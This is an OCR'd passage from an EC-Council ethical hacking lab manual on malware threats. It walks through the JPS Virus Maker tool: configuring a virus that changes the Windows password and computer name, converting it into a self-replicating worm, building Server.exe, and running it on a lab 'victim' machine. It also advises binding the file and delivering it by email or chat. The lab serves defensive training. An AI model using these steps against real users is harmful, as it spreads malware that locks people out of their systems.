
8. Now, before clicking on **Create Virus!**, click the right arrow icon from the right-hand pane of the window to configure the virus options.



9. A **Virus Options** window appears, as shown in the screenshot.
10. Check the **Change Windows Password** option, and enter a password (here, **qwerty**) in the text field. Check the **Change Computer Name** option, and type **Test** in the text field.
11. You can even configure the virus to convert to a worm. To do this, check the **Enable Convert to Worm** checkbox, and provide a **Worm Name** (here, **fedevi**). For the worm to self-replicate after a particular time, specify the time in seconds (here, **1 second**) in the **Copy After** field.
12. Ensure that the **JPG Icon** radio button is selected under the **Change Icon** section. Ensure that the **None** radio button is selected in the lower part of the window.

Ethical Hacking and Countermeasures Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.


13. After completing your selection of options, click the drop-down icon next to the **Create Virus!** button and select **x86(64Bit)**; click **Create Virus!**



14. A **Virus Created Successful!** pop-up appears; click **OK**.


Ethical Hacking and Countermeasures Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.

15. The newly created virus (server) is placed automatically in the **folder** where jps.exe is located, but with the name **Server.exe**. Navigate to **E:\CEH-Tools\CEHv12 Module 07 Malware Threats\Virus Maker\JPS Virus Maker** and observe that the newly created virus with the name **Server.exe** is available at the specified location.




16. Now, pack this virus with a binder or virus packager and send it to the victim machine through email, chat, a mapped network drive, or other method.
17. In this task, we are using a mapped network drive to share the virus file to the victim machine. Assume that you are a victim and that you have received this file.
18. Switch to the **Windows Server 2019** machine. Click **Ctrl+Alt+Del** to activate the machine, by default, **Administrator** account is selected, type **Pa$$w0rd** in the Password field and press **Enter**.

    Note: Here, we are logging into the machine as a victim.




Ethical Hacking and Countermeasures Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.

19. Navigate to **Z:\CEHv12 Module 07 Malware Threats\Virus Maker\JPS Virus Maker** and double-click **Server.exe** file to execute the virus.



